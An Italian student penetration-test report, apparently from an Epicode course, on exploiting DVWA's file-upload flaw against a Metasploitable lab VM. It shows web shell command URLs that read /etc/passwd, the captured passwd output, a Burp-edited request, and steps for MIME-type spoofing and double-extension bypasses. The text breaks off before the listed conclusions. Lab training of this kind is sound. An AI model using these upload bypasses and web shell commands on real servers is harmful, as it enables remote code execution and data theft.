



Web Application Penetration Test

Sfruttamento Vulnerabilità File Upload — DVWA

Studente: **Giuseppe**

Data: 11 Maggio 2026

Target: Metasploitable — 192.168.0.6

Attaccante: Kali Linux

Corso: Epicode — Sessione 6 / Lezione 1

REPORT FINALE

Indice

#	Sezione
1	Descrizione dell'Esercizio
2	Configurazione del Laboratorio
3	Codice PHP della Shell
4	Caricamento della Shell — Livello LOW
5	Esecuzione Comandi Remoti
6	Intercettazione con BurpSuite
7	Informazioni Scoperte sulla Macchina
8	BONUS — Shell Avanzata con GUI
9	BONUS — Bypass Livello MEDIUM (MIME Spoofing)
10	Conclusioni

1. Descrizione dell'Esercizio

L'esercizio consiste nello sfruttamento di una vulnerabilità di tipo **Unrestricted File Upload** presente nella DVWA (Damn Vulnerable Web Application), installata sulla macchina virtuale Metasploitable. L'obiettivo è ottenere il controllo remoto del server attraverso il caricamento di una web shell PHP.

Tipologia di vulnerabilità: Unrestricted File Upload (CWE-434)
Impatto: Remote Code Execution (RCE) sul server vittima
Strumenti usati: Firefox, BurpSuite Community v2026.3.2, DVWA

Obiettivi raggiunti

Obiettivo	Stato
Configurazione ambiente virtuale (Kali + Metasploitable)	✔ Completato
Caricamento shell PHP (livello LOW)	✔ Completato
Esecuzione comandi remoti via shell	✔ Completato
Intercettazione traffico con BurpSuite	✔ Completato
BONUS: Shell avanzata con interfaccia grafica	✔ Completato
BONUS: Bypass livello MEDIUM (MIME spoofing)	✔ Completato

2. Configurazione del Laboratorio

Macchina	Ruolo	IP	OS
Kali Linux	Attaccante	192.168.0.x	Kali Linux (rolling)
Metasploitable	Vittima / Target	192.168.0.6	Linux 2.6.24 Ubuntu

La connettività tra le due macchine è stata verificata tramite `ping 192.168.0.6`. La DVWA è accessibile dal browser di Kali all'indirizzo `http://192.168.0.6/dvwa/`.

3. Codice PHP della Shell

3.1 Shell Minimale

La shell minimale accetta un parametro `cmd` via GET e lo esegue sul server:



3.2 Shell Avanzata con GUI

La shell avanzata include un'interfaccia grafica per l'inserimento dei comandi:

```
<html>
<body style="background:#1a1a1a; color:#00ff00; font-family:monospace;">
<h2 style="color:#ff4444;">[ Web Shell ]</h2>
<form method="GET">
  <input name="cmd" style="width:500px; background:#333; color:#00ff00;" />
  <input type="submit" value="Esegui" />
</form>
</body>
</html>
```

4. Caricamento della Shell — Livello LOW

Prima di procedere il livello di sicurezza DVWA è stato impostato su **LOW** dalla scheda *DVWA Security*.

Procedura

- **Step 1** — Accesso a DVWA: `http://192.168.0.6/dvwa/login.php` con credenziali `admin / password`
- **Step 2** — Navigazione alla sezione *File Upload*
- **Step 3** — Caricamento del file `shell.php` tramite il modulo di upload
- **Step 4** — Conferma del caricamento: il server ha risposto con il path `../../hackable/uploads/shell.php`

Verifica dei file presenti nella cartella uploads tramite la shell stessa:




Fig. 1 — Elenco file nella cartella uploads: `shell.php`, `shell_advance.php`, `shell_advance.php.jpg`

5. Esecuzione Comandi Remoti

Una volta caricata la shell, è possibile eseguire comandi sul server tramite il parametro GET `cmd`:

5.1 Comando: whoami

```
http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=whoami
```




Fig. 2 — Output: `www-data` (utente del web server Apache)

5.2 Comando: uname -a

```
http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=uname+-a
```




Fig. 3 — Output: `Linux metasploitable 2.6.24-16-server` — kernel del 2008, fortemente vulnerabile

5.3 Comando: cat /etc/passwd

```
http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd
```




A screenshot of a web browser window. The address bar shows the URL `http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=c`. The browser's toolbar includes various icons and a search bar. Below the toolbar, a list of system users is displayed, each on a new line. The list includes users like `root`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, `list`, `irc`, `gnats`, `nobody`, `syslog`, `klog`, `sshd`, `bind`, `postfix`, `ftp`, `postgres`, `mysql`, `tomcat`, `distccd`, `user`, `service`, `telnetd`, and `proftpd`. Each entry follows the format `username:x:uid:gid:home_directory:shell`.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
```

Fig. 4 — Lista completa degli utenti di sistema (root, mysql, postgres, tomcat, ftp...)

5.4 Comando: ls /

```
http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=ls+/
```



A screenshot of a web browser window. The address bar shows the URL `http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=ls`. The browser's toolbar includes various icons and a search bar. Below the toolbar, the output of the `ls /` command is displayed, showing a list of directories and files in the root of the filesystem. The output includes `8OdL:R7MkWP`, `bin`, `boot`, `cdrom`, `dev`, `etc`, `home`, `initrd`, `initrd.img`, `lib`, `lost+found`, `media`, `mnt`, `nohup.out`, `opt`, `proc`, `root`, `sbin`, `srv`, `sys`, `tmp`, `usr`, `var`, and `vmlinuz`.

```
8OdL:R7MkWP bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
```

Fig. 5 — Struttura completa del filesystem del server vittima

6. Intercettazione con BurpSuite

BurpSuite Community Edition v2026.3.2 è stato configurato come proxy HTTP intercettante sul browser Firefox (**127.0.0.1:8080**).

6.1 Richiesta Intercettata in Tempo Reale




Fig. 6 — Burp intercetta la richiesta GET con cmd=ls%20/ prima che arrivi al server

6.2 Modifica della Richiesta al Volo

Il parametro **cmd** è stato modificato da **ls%20/** a **id** direttamente in Burp:

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Proxy Target Intruder Sequencer Decoder Comparer Extensions

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http... Open browser

Time	Type	Direction	Method	URL	Status code
10:08:3...	HT...	→	Request	GET http://192.168.0.6/dvwa/hackable/uploads/shell.php?cmd=ls%20/	

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
2 Host: 192.168.0.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=b859d16efeeb59f5bedc8dc1cf1a3dba
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	2
Request headers	9

Fig. 7 — Richiesta modificata: cmd=id — il server eseguirà il comando modificato

6.3 Risposta del Server nel Browser




Fig. 8 — Output: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`

6.4 HTTP History — Analisi Completa del Traffico




Fig. 9 — HTTP History: tutte le richieste registrate con Request e Response visibili

Dati rilevanti estratti dalla Response HTTP:

- **Server:** Apache/2.2.8 (Ubuntu) — versione Apache obsoleta
- **X-Powered-By:** PHP/5.2.4-2ubuntu5.10 — PHP non supportato dal 2011
- **Cookie:** security=low; PHPSESSID=b859d16e... — session token catturato

7. Informazioni Scoperte sulla Macchina Vittima

Parametro	Valore	Rilevanza
Hostname	metasploitable	Identifica la macchina
OS	Linux 2.6.24-16-server	Kernel del 2008 — decine di exploit noti
Architettura	i686 GNU/Linux	32-bit
Web server	Apache 2.2.8 (Ubuntu)	Versione EOL, vulnerabile
PHP	5.2.4-2ubuntu5.10	EOL dal 2011, pieno di CVE
Utente processo	www-data (uid=33)	Accesso al filesystem web
Utenti di sistema	root, mysql, postgres, tomcat, ftp, msfadmin...	Superficie di attacco ampia
Servizi presenti	MySQL, PostgreSQL, Tomcat, FTP, SSH, Telnet	Molteplici vettori di attacco

 **Nota di sicurezza:** La macchina Metasploitable è volutamente configurata con vulnerabilità multiple. Non deve mai essere esposta su reti pubbliche o produttive.

8. BONUS — Shell Avanzata con Interfaccia Grafica

Come bonus, è stata caricata una shell PHP con interfaccia grafica che permette l'inserimento dei comandi tramite un campo di testo HTML, senza dover modificare manualmente l'URL.

File caricato come: `shell_advance.php.jpg` (tecnica double extension per bypassare il livello HIGH)




Fig. 10 — Shell avanzata attiva: interfaccia grafica hacker-style con output `whoami=www-data`

Vantaggi della shell avanzata

Caratteristica	Shell Minimale	Shell Avanzata
Interfaccia	URL manuale	Campo di testo HTML
Output formattato	No	Sì (tag pre)
Facilità d'uso	Bassa	Alta
Stealth	Alta	Media

9. BONUS — Bypass Livello MEDIUM (MIME Spoofing)

Al livello **MEDIUM**, DVWA verifica il *MIME type* del file inviato nella richiesta HTTP. Un file `.php` viene rifiutato perché il browser invia `Content-Type: application/x-php`.

Tecnica: MIME Type Spoofing con BurpSuite

- **Step 1** — Impostare DVWA Security su **MEDIUM**
- **Step 2** — Tentare l'upload di `shell_advance.php` → DVWA rifiuta
- **Step 3** — Con Burp Intercept ON, ripetere l'upload e intercettare la richiesta POST
- **Step 4** — Modificare `Content-Type: application/x-php` → `Content-Type: image/jpeg`
- **Step 5** — Cliccare Forward → il server accetta il file PHP pensando sia un'immagine ✓

Intercettazione Burp — Richiesta con MIME modificato




Fig. 11 — Burp mostra la richiesta POST con Content-Type: image/jpeg (modificato) e il codice PHP nel body

Risultato: Upload Avvenuto con Successo

